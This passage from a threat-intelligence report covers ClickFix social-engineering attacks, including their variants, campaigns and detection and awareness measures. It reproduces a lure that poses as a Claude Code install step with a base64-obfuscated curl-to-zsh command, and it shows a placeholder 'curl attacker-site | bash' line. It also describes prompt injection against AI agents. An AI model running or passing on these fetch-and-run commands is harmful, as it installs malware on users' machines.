AI response impersonation mimics the UI of large language model (LLM) services such as ChatGPT and Claude, or disguises itself as an AI-generated response to trick users into initiating command execution. It presents a screen that appears to be a response from an AI to a user who requested a solution or code for a specific task through an AI service, and this screen contains a command instructing the user to execute it. Developers and tech-savvy users who are familiar with AI tools tend to trust commands provided by AI, making them particularly vulnerable to this type of attack. By masquerading as an AI response to a problem, it tricks users into performing malicious command execution.



This method helps you install Claude Code on your Mac using a quick Terminal command — safe, fast, and without affecting your personal files.

Step 1: Open Terminal

- Press **Command (⌘) + Space** → type **Terminal** and hit **Return**

Step 2: Run the Command

- Paste the command into the Terminal window and press **Return**

bash

Copy

```
curl -SsfkL $(echo  
'aHR0cHM6Ly9jb250YXRvcGx1cy5jb20vY3Vybc83NDQ3YjRhZjYwYjJkOTM0ZGNkN2UyOGMxNGR  
jYTCzZTEwNDJhNWUzY2Q4NDI0OGU4NmQ1YTg3YWJhMzkyYzc3'|base64 -D)| zsh
```

What this command does:

1. Downloads the Claude Code package for macOS
2. Installs the required components automatically
3. Keeps your existing files and system settings unchanged

Figure 6. Inducing the malicious curl command execution disguised as an AI response

5) Fake Blue Screen of Death (BSOD)

A fake BSOD scam is a type of attack that displays a full-screen overlay in the browser mimicking Windows' Blue Screen of Death (BSOD) to induce panic and a sense of urgency in the user. A real BSOD is a critical error screen that occurs at the operating system level; it displays only an error code and a prompt to reboot, with no recovery instructions. However, threat actors mimic this familiar screen across the entire browser window, including error codes, a progress bar, and even recovery instructions, making it difficult for users to distinguish between the real and fake versions.




Figure 7. Fake Blue Screen of Death (BSOD) Impersonation (Source: Securonix)

In January 2026, fake BSOD impersonations were first detected on a large scale.[13] Threat actors lure victims to a phishing site that is a sophisticated imitation of Booking.Com; the moment the victim clicks a button on the page, the browser switches to full-screen mode and displays a fake Windows BSOD screen. The victim is prompted to open the Run dialog and press Ctrl+V; the pasted PowerShell Command downloads a malicious .NET project in the background, compiles it using MSBuild.Exe—a legitimate Windows build tool—and executes it.

This method is effective because users perceive a BSOD as a “serious situation requiring immediate action.” Users who have actually experienced a BSOD are more likely to panic the moment they see the screen and follow the instructions without reviewing them. Attackers also exploit the fact that the address bar is hidden in full-screen browser mode, making it difficult to verify whether the site is a phishing site.

6) Disguised as a Failed Update Installation (InstallFix)

InstallFix is a variant of ClickFix that masquerades as a software installation guide or update page. [14] Unlike the original ClickFix, which requires manipulating the context—such as with fake CAPTCHAs or error messages—InstallFix requires no such manipulation. The user’s attempt to install legitimate software serves as the prerequisite.

Threat actors replicate the installation pages of popular CLI tools—such as Claude Code, nvm, and Homebrew—maintaining nearly identical layouts and branding, while replacing only the domain in the installation command with a server controlled by the threat actor. When the victim copies and pastes a command such as `curl https://attacker-site | bash` into the terminal, malware is executed instead of the legitimate installation script.




Figure 8. Installation Spoofing (Source: <https://x.Com/masaomi346/status/2091098495105314893/photo/3>)

In March 2026, an attack that cloned Anthropic's Claude Code installation page was distributed via Google ads, and cases were confirmed where Infostealer malware was distributed to both Windows and macOS users.[15] Since further interaction with the malicious page results in a redirect to a legitimate site, victims find it difficult to detect anything unusual even after command execution.

7) Most Commonly, This Type of Attack Uses

This type of attack deceives users by using account authentication issues—such as failed logins, session expirations, or MFA authentication errors—as a pretext. It creates a sense of urgency with messages like “Unusual login attempts have been detected; you must verify your account” or “Your session has expired. Please follow these steps to re-authenticate” to create a sense of urgency and, under the guise of an authentication recovery procedure, trick users into engaging in command execution or exposing authentication tokens.

In June 2025, a campaign impersonating the US Social Security Administration (SSA) was observed that tricked users into installing ScreenConnect under the pretext of resolving account issues; it combined domain spoofing with social engineering to lower victims’ suspicion.^[16]

8) Disguised as a Development Build Error

Attacks disguised as development build errors masquerade as build failures or dependency errors that occur in developers’ work environments, such as on GitHub, GitLab, or in CI/CD pipeline notes. They are distributed via issue comments, email notes, or PR feedback in the form of messages like, “The build failed due to a package dependency conflict. Please run the following command to fix it.” These messages are distributed through issue comments, email notes, and PR feedback. Developers may be less wary of command execution in the terminal than general users and tend to naturally carry out command execution to resolve errors, making them particularly vulnerable to this type of attack. In September 2024, a campaign was observed that exploited GitHub issue notes to send note emails containing malicious commands to repository owners or collaborators.^[17]

9) Disguised as a Job Interview (ClickFake Interview)

The “job interview” tactic targets job seekers by posing as a fake job interview or recruitment process to apply the ClickFix technique.^[18] It differs from other types in that it induces victims to engage in command execution under the pretext of technical assessments or camera tests, exploiting the psychological state of job seekers who are highly anxious and hopeful about securing employment. The term “ClickFake Interview” was coined by Sekoia in February 2025, and it is analyzed as a follow-up tactic to the Lazarus Group’s previous campaign, “Contagious Interview.”

5. ClickFix Attack Cases

ClickFix has evolved from a technique primarily used by cybercrime groups in its early stages to a widely adopted, general-purpose Initial Breach method now actively utilized by state-sponsored threat actors. The range of attack targets has also expanded significantly, from corporate users to government agencies, the cryptocurrency industry, and defense-related organizations. Major attack cases are as follows.

Date	Details
------	---------

March 2024	First observed around March 2024; in the initial attacks, the threat actors made document files attached to emails appear compromised to induce further user actions
October 2024	The APT28 group embedded ClickFix in links masquerading as Google Spreadsheets to create SSH tunnels and execute Metasploit
May 2025	The MacReaper campaign distributed AMOS through more than 2,800 compromised websites and maintained its C2 infrastructure using EtherHiding
May 2025	The Transparent Tribe (APT36) group operates a fake domain by precisely cloning the official portal of India's Ministry of Defense using HTTrack. It targets both Windows and Linux systems through OS detection.
March 2026	The DeepLoad campaign combined AI-assisted obfuscation with WMI persistence following initial entry via ClickFix. Reinfection via WMI was confirmed just three days after a complete cleanup. USB lateral movement was observed
April 2026	ErrTraffic v3 hides its C2 via the Polygon smart contract "EtherHiding." Supports multiple spoofing methods, including fake BSODs, reCAPTCHA, and Cloudflare CAPTCHA.
May 2026	Exploited Ghost CMS CVE-2026-26980; injected malicious ClickFix JavaScript after compromising over 700 domains. Included major global sites such as universities, AI/SaaS, and fintech companies

Table 1. Attack Cases

A synthesis of the above cases reveals several notable trends.

First, the spectrum of threat actors using ClickFix has expanded rapidly. Less than a year after cybercrime groups first utilized it in early 2024, state-sponsored groups from at least five countries—including Russia, Iran, North Korea, and Pakistan—have integrated ClickFix into their existing campaigns. It is noteworthy that these groups did not design new campaigns specifically for ClickFix; instead, they retained their existing targets, infrastructure, and follow-up payloads while replacing only the initial execution phase with ClickFix. This indicates that the barrier to adopting ClickFix is extremely low.^[19]

Second, attack targets are shifting toward high-value assets. While the early stages were dominated by the distribution of Infostealers that targeted the general public, 2026 has seen an increase in incidents that target high-value assets, such as the compromise of a US Department of Defense cyber vendor's website, an official ACSC advisory regarding attacks on Australian public infrastructure, and a 66-day-long compromise of a Web3 company.

Third, the attacks are becoming more technically sophisticated. The use of blockchain-based C2 concealment through EtherHiding, integration with AI-generated deepfakes, WMI-based persistence, and integration with MaaS platforms demonstrate that ClickFix has evolved from a simple social engineering technique into a core element of a sophisticated attack chain. Methods

that combine web vulnerabilities to compromise large-scale sites all at once—such as the exploitation of the Ghost CMS vulnerability—have also emerged.

6. Evolution and Expansion of ClickFix

ClickFix is not a technique limited to Windows environments; the same social engineering attack framework is expanding to macOS and Linux environments. While the “Win+R” Run dialog and PowerShell are used as execution methods on Windows, Terminal and bash/sh and curl commands serve the same purpose in non-Windows environments. Although the execution methods are adapted to the platform, the core structure—tricking users into executing commands directly through fake error or verification screens—remains the same.

Since its emergence, ClickFix has not remained a single technique but has expanded and evolved in various directions. While the types examined earlier focused on “what is used to deceive,” the derivative techniques covered in this chapter focus on “how execution is induced.” In other words, these are techniques in which the trigger mechanism, execution vector, level of automation, or detection evasion techniques have been modified, rather than the social engineering pretext or deceptive content itself.

These techniques have evolved by emphasizing or replacing specific elements while maintaining the basic structure of ClickFix: simulating an error → providing resolution instructions → prompting the user to take direct action. Therefore, rather than being considered entirely new attack techniques, they are classified as derivative techniques that extend and modify the existing ClickFix structure.

1) Platform Expansion

Linux

In Linux environments, ClickFix primarily targets server administrators or developers. Unlike in Windows environments, where the Run Dialog (Win+R) is used as the execution method, in Linux, the Terminal serves this role, while the ALT+F2 execution dialog is used as a secondary method.

The most commonly used command execution patterns in Linux environments are as follows.

```
Bash  
curl -fsSL https://attacker-site | bash
```

Unlike ClickFix’s traditional method of inducing PowerShell execution, the Linux environment utilizes this approach of downloading a remote script through `curl` and executing it immediately. Numerous legitimate open-source tools—such as Homebrew, nvm, and Rust—adopt the same pattern as their official installation method, so developers tend to execute them without suspicion.

The threat actor uses a platform-specific branching structure: after determining the visitor’s operating system through JavaScript OS detection, a Bash-based command is inserted into the clipboard if a Linux environment is confirmed, while a PowerShell command is inserted for

Windows environments.[20] This enables a cross-platform campaign that targets multiple operating systems simultaneously from a single ClickFix page.

As long as ClickFix utilizes basic system utilities such as curl and bash as execution mechanisms, its architecture will maintain persistence by maintaining higher attack efficiency and lower complexity compared to existing exploit kits. Although the maturity of attacks on Linux environments is currently lower than that on Windows or macOS, continued expansion is expected in the future, given the potential scale of damage from attacks targeting developers and DevOps engineers who have access to server infrastructure and CI/CD pipelines.

MacOS

As macOS accounts for a growing share of enterprise endpoints, users holding high-value credentials—such as engineers, product teams, and executives—are becoming prime targets. Threat actors are focusing their attention on macOS because compromising a single Mac can grant access to source code repositories, financial systems, and cloud credentials. In macOS environments, ClickFix primarily uses Terminal as its execution vector; attackers typically open Spotlight by pressing `⌘+Space`, launch Terminal, and then prompt the user to paste a command from the clipboard.[21] It exploited the fact that developers are already familiar with workflows that use the ``curl | bash`` pattern to install CLI tools such as Homebrew, nvm, and Rust. The ClickFix technique is particularly threatening because it can bypass macOS OS-level protections—such as Gatekeeper and Notarization—by tricking users into copying and pasting commands into Terminal.[22]

2) Derivative Variants

Each derivative technique has evolved for different purposes, such as to bypass ClickFix detection, to target specific victims, or to expand to other platforms. Some have been confirmed to be widely used in actual campaigns, while others remain in the PoC or research phase. The current status of each item is specified to help readers assess threat priorities.

CrashFix

CrashFix is a ClickFix variant first identified in January 2026 by Huntress security researcher Tanner Filip while analyzing a campaign that utilized malicious browser extensions.[23] It used specific application crashes or abnormal terminations as triggers.

CrashFix's core mechanism involves a denial-of-service (DoS) attack against the browser. NexShield creates an infinite loop of connections to the chrome.Runtime port, depleting system resources and forcing Chrome or Edge to crash. The Smarter MSP extension lies dormant for one hour after installation before triggering a crash, and then repeats this every 10 minutes.[24] After the browser restarts, a fake security warning pop-up appears, prompting the user to run a scan with a message stating that the browser has “crashed.” At this point, NexShield automatically copies a malicious PowerShell command to the clipboard; command execution occurs when the user presses `Win+R` → `Ctrl+V` → `Enter`. During the payload delivery phase, it exploits the native Windows utility ``finger.Exe`` to retrieve the next-stage payload from the threat actor's server. On domain-joined

systems, ModeloRAT—a Python-based RAT—is deployed, while non-domain systems receive a test payload that appears to still be under development.

Unlike previous ClickFix variants, which deceived users with fake error messages, CrashFix is characterized by significantly increasing the credibility of its social engineering deception by actually causing the browser to crash. Smarter MSP Microsoft assessed this as a “notable advancement in ClickFix attack techniques.”

Promise Bomb is a variant of CrashFix reported by Annex Security in February 2026.^[25] Promise Bomb forces the browser to crash by infinitely looping a JavaScript Promise chain, and subsequently induces malicious command execution through the same social engineering flow. Unlike NexShield, which uses browser extensions as an installation vector, Promise Bomb distinguishes itself by being able to trigger a crash simply by visiting a malicious web page, enabling an attack without the preliminary step of installing an extension.

DownloadFix

It tricks users into attempting to download a file, but the download is designed to fail intentionally. It mimics Chrome’s .Crdownload extension to display a “Download Interrupted” screen before triggering malicious behavior.^[26] It is currently at the PoC stage.

FileFix

FileFix is a technique disclosed as a PoC in June 2025 by security researcher mr.D0x. To bypass the structure of the existing ClickFix, which relies on the Windows Run Dialog (Win+R), it utilizes the Windows File Explorer address bar as a means for command execution.^[27] It began being used in actual attacks in August 2025.^[28]^[29]

FileFix uses a file upload button on a web page as a trigger. When the user clicks the button, a File Explorer window opens; at this point, the victim is instructed to paste a Path into the File Explorer address bar to access a PDF policy document. Although the provided path appears to be that of a harmless file, clicking the “Copy” button actually copies a malicious command—with a large number of space characters appended—to the clipboard. When pasted into File Explorer, only the file path is displayed in the address bar, but the malicious command is actually executed.

OCRFix

OCRFix is a campaign disclosed by CYJAX on February 25, 2026. It began as a typosquatting phishing campaign impersonating the OCR tool Tesseract OCR but was later identified as a sophisticated attack distributing multi-stage malware.^[30]

The phishing page contained UTM source parameters linking to ChatGPT, suggesting a potential attempt at LLM poisoning. In other words, ChatGPT may have been manipulated to recommend malicious sites to users. Malicious Google ad campaigns and SEO poisoning techniques were also used in conjunction with this.

The initial infection proceeds via the typical “ClickFix” method. A fake CAPTCHA is presented to the visitor, and the moment the user clicks it, a malicious PowerShell Command is automatically copied to the clipboard, and the user is prompted to open PowerShell and paste the Command.

The most notable technical feature of OCRFix is its use of EtherHiding. The threat actor hides C2 domain information within a smart contract on the BNB Smart Chain TestNet, and the malware performs C2 communication by querying this information. This method makes it difficult to statically detect the C2 address, and the C2 domain can be flexibly changed simply by replacing the `secretLink` variable in the smart

contract. Furthermore, source code analysis revealed excessive comments and code patterns believed to have been generated by a large language model (LLM), raising the possibility that the tool was created with AI assistance.

PromptFix

A technique announced by Guardio that targets AI agents rather than humans.[\[31\]](#) It uses prompt injection to trick the AI into believing it is solving CAPTCHAs on the user's behalf, thereby inducing it to perform malicious behavior. This technique is gaining attention as agentic AI environments become more widespread.

TerminalFix

It prompts the user to open PowerShell directly and paste the contents of the clipboard to execute the code. [\[32\]](#) This is a simpler and more direct method that bypasses intermediate UIs, such as Run Box or File Explorer, and directs the user straight to the terminal.

ConsentFix

ConsentFix is a ClickFix derivative technique discovered and named by Push Security in February 2025; it is a browser-native attack that applies ClickFix's copy-and-paste structure to the theft of OAuth authorization codes. [\[33\]](#) Unlike the original ClickFix, which plants malicious commands in the clipboard to trick the user into executing them in the terminal, ConsentFix tricks the user into pasting a localhost URL—generated through the Azure CLI OAuth authentication flow—into the threat actor's page. During this process, the authorization code is stolen, granting the threat actor access to the victim's Microsoft account without requiring a password or MFA.

The attack begins with a fake Cloudflare Turnstile CAPTCHA on a compromised legitimate website. When a victim enters their corporate email address, the threat actor's script filters for valid targets, and a "Sign In" button appears for those who pass the filter. This button redirects to the Azure CLI OAuth authentication page; if the user is already logged into Microsoft, a localhost URL is generated immediately without requiring additional login. When the victim pastes this URL into the threat actor's page, the OAuth authorization code is stolen.

ConsentFix has evolved rapidly since its discovery, with version 3 now confirmed. Version 1 used a manual copy-and-paste method, version 2 improved the phishing flow by incorporating drag-and-drop functionality, [\[34\]](#) and version 3 added an automated backend pipeline, enabling large-scale attacks through automated verification of Azure environments, collection of employee information, and automated token capture.[\[35\]](#)

3) Development Tools and the AI Ecosystem

The expansion of ClickFix is extending beyond operating system boundaries to the level of the software ecosystem. The very ecosystems trusted by developers—such as AI coding tools, package managers, and skill communities on AI agent platforms—are being exploited as attack surfaces, and there is an increasing number of campaigns that target both Windows and macOS simultaneously rather than being confined to a single OS. Structural vulnerabilities underlie this shift. AI development tools are often installed through community guides; they frequently generate terminal commands, making it easy to conceal malicious process activity; and they are linked to domains—such as claude.ai or GitHub—that users trust without suspicion. Threat actors exploit all of these characteristics simultaneously.

Exploitation of the AI Ecosystem Supply Chain

Threat actors sophisticatedly replicate the installation pages of popular AI development tools—such as Claude Code, Grok, n8n, NotebookLM, Gemini CLI, and Cursor—replacing only the domain in the installation command with a malicious server.[\[36\]](#) These are distributed through Google ads, and any additional clicks on the page redirect to legitimate sites, making it difficult for victims to detect anything amiss.

A prime example is the Claude Fraud campaign, which exploited both the Claude.Ai and VS Code brands simultaneously.[\[37\]](#) In the macOS vector, genuine claude.Ai artifacts were used to lure victims to legitimate domains without typosquatting, after which the MacSync Infostealer was deployed via the Terminal ClickFix method. In the Windows vector, a malicious VS Code extension disguised as the “Claude Code” plugin executed the payload through a chain of Code.Exe → PowerShell.Exe → mshta.Exe. The number of publicly known victims alone exceeds 15,600.

Exploitation of the AI Agent Skill Ecosystem

Unlike attacks that impersonate AI services, this type of attack exploits internal channels within platforms that users already trust—such as skill communities and package managers—as attack paths. Because these attacks often operate outside the scope of existing security detection systems, they are difficult to detect.

In the Clawhub.Trojan.LiuComment campaign identified by OpenGuardrails in February 2026, threat actors posted Base64-encoded malicious shell commands disguised as “update services” in the comments section of popular skill pages.

Since OpenClaw’s VirusTotal-based scan only examines skill packages, it failed to detect the threat distributed via comments; the campaign passed the platform’s security review even though 21 vendors on VirusTotal flagged it as malicious.[\[38\]](#)

Package managers also serve as attack vectors. In a fake Homebrew typosquatting campaign, threat actors maintained the same layout as the legitimate installation page but replaced only the domain in the installation command to collect macOS user credentials and then deploy the Cuckoo Stealer. This attack is effective because Homebrew’s “curl | bash” installation pattern has already become an established part of developers’ workflows.[\[39\]](#)

7. Response

ClickFix has emerged as the most common Initial Breach vector, accounting for 47% of all Initial Breaches as of 2025,[\[40\]](#) and ESET reported a 517% surge during the same period.[\[41\]](#) However, existing security products struggle to counter it effectively. They are struggling to counter ClickFix. Since ClickFix often does not involve email attachments or malicious links, anti-phishing products at the email and network layers have nothing to block; furthermore, because malicious behavior begins only after the user manually executes the command,

proxies and sandboxes also find it difficult to detect it in advance. From an endpoint perspective, since users manually run PowerShell or Terminal, the activity appears to originate from legitimate system processes. Additionally, because the payload is executed only in memory or utilizes legitimate built-in tools such as mshta and curl, both file-based and behavior-based detection methods have their limitations. Since ClickFix is designed to use the user as a direct means of attack, effective defense requires a combination of technical detection and user awareness.

1) Detection Strategies

EDR/XDR Detection Points

Given that ClickFix is designed to prompt users to execute it themselves, behavior-based detection is more critical than file-based detection.

Reducing the attack surface: Use ASR rules to restrict the execution of obfuscated scripts and enable AMSI-based scanning of PowerShell and HTA scripts. Applying network protection features to block C2 domains can prevent the download of the first-stage payload.

Behavior-Based Detection: Enabling PowerShell Script Block Logging allows for the capture of Base64-decoded commands at runtime. Key MITRE ATT&CK detection points include T1204.002 (User Execution), T1059.001 (PowerShell), T1059.002 (AppleScript), T1218.005 (Mshta.Exe), T1115 (Clipboard Manipulation); the key detection signature is the pattern where a script interpreter is spawned as a child process from a trusted parent process, such as explorer.Exe → PowerShell/mshta.

AhnLab EDR detects suspicious command execution through the Run dialog box (Win+R), which is exploited in ClickFix attacks, as Execution/DETECT.Event.M15026, and is continuously researching additional detection and response measures for related attack techniques.

Detection of Copy-Paste-Based Command Execution

Copy-paste detection is a method for blocking ClickFix attacks at the earliest possible stage; it is a universal control mechanism that works regardless of the delivery channel, page style and structure, or the type and execution method of the malware. The core design principle is to detect the very behavior that threat actors cannot avoid—namely, placing a command in the clipboard and prompting the user to paste it.

Detection at the browser layer primarily involves monitoring call patterns for JavaScript's ``navigator.Clipboard.WriteText()`` or ``document.ExecCommand('copy')``. In particular, detection should target patterns where long, encoded strings are written to the clipboard immediately after user interaction, as well as cases where the clipboard contents include execution-related keywords such as PowerShell, cmd, curl, or bash.

At the endpoint layer, detection should target the creation of PowerShell, cmd.Exe, or bash child processes with Run Dialog (explorer.Exe) or Terminal as the parent process; attempts to connect to external networks immediately after execution; and the execution of PowerShell commands containing encoded parameters (such as -EncodedCommand, -enc, or Base64 patterns).

Browser Security Policy

It is recommended to restrict the PowerShell execution policy to "AllSigned" or "RemoteSigned" through Windows Group Policy (GPO) and to restrict the execution of LOLBin components—such as mshta.Exe, wscript.Exe, and cscript.Exe—using AppLocker or WDAC policies. Switching the browser extension installation policy to "Managed" to block the installation of unauthorized extensions is also an effective preventive measure against CrashFix-type variants.

CIS recommends that network administrators restrict the use of the Run dialog and the clipboard, limit the execution of potentially malicious executables, and block access to malicious ads and websites.[42]

MacOS ClickFix Mitigation Features

Apple introduced security features against ClickFix attacks in macOS Tahoe 26.4.[43] This feature scans for potentially dangerous commands when pasting into Terminal and displays a warning dialog; the default button is "Don't Paste," and a "Paste Anyway" option is provided for normal administrative tasks.[44] However, attempts to bypass this feature were identified immediately after its introduction.[45] A variant discovered by Jamf Threat Labs completely bypasses Terminal by using the `applescript://` URL scheme to launch Script Editor directly in the browser. A fake Apple-themed page disguises the action as a legitimate system maintenance procedure to "free up Mac storage space," prompting users to click the "Execute" button. Since the command does not pass through Terminal, the paste warning in macOS Tahoe 26.4 is not triggered. Although a "Unverified Developer" prompt appears in Script Editor, if the user clicks through it, the script executes and deploys Atomic Stealer. Jamf explains that this case illustrates the classic cat-and-mouse dynamic between threat actors and defenders. When one door closes, threat actors find another path; while Apple's measures create meaningful friction, they have limitations as a standalone countermeasure. As an additional countermeasure in macOS environments, it is recommended to restrict standard user accounts' access to Terminal and Script Editor through MDM configuration profiles and to register the pattern where `osascript` creates `curl` or `bash` child processes(T1059.002 → T1059.004 Chaining) as EDR behavior detection rules.

2) Raising User Awareness

Since ClickFix exploits human psychology rather than technical vulnerabilities, technical defenses alone have limitations as a fundamental countermeasure. Since ClickFix is designed to bypass security solutions by tricking users into directly executing malware scripts, traditional education that simply advises "Do not click on links" is insufficient. The core education principle must shift to "Do not paste code into Terminal or the Run dialog."

Since sophisticated ClickFix pages use pressure tactics such as countdowns and user count displays, users must be trained to be suspicious of pages that demand immediate action.

The following are specific awareness-raising principles.

Establishing Principles Regarding Requests for Command Execution

No website, email, or message should ever ask a user to paste a command into the Terminal or Run dialog. CAPTCHAs do not require keyboard shortcuts. Software updates are not installed through copying and pasting terminal commands. Any request that deviates from these principles must be treated as an attack attempt without exception.

Separate Education for Developers and Technical Staff

Unlike general users, developers tend to be less wary of command execution and often perceive the "curl | bash" pattern as legitimate. Education for developers should include a specific warning to exercise particular caution regarding installation pages accessed through search ads and guide pages related to AI tools. Rather than simply instructing developers to "never paste commands," education should emphasize the habit of verifying the source and domain of installation pages.

8. Conclusion and Outlook

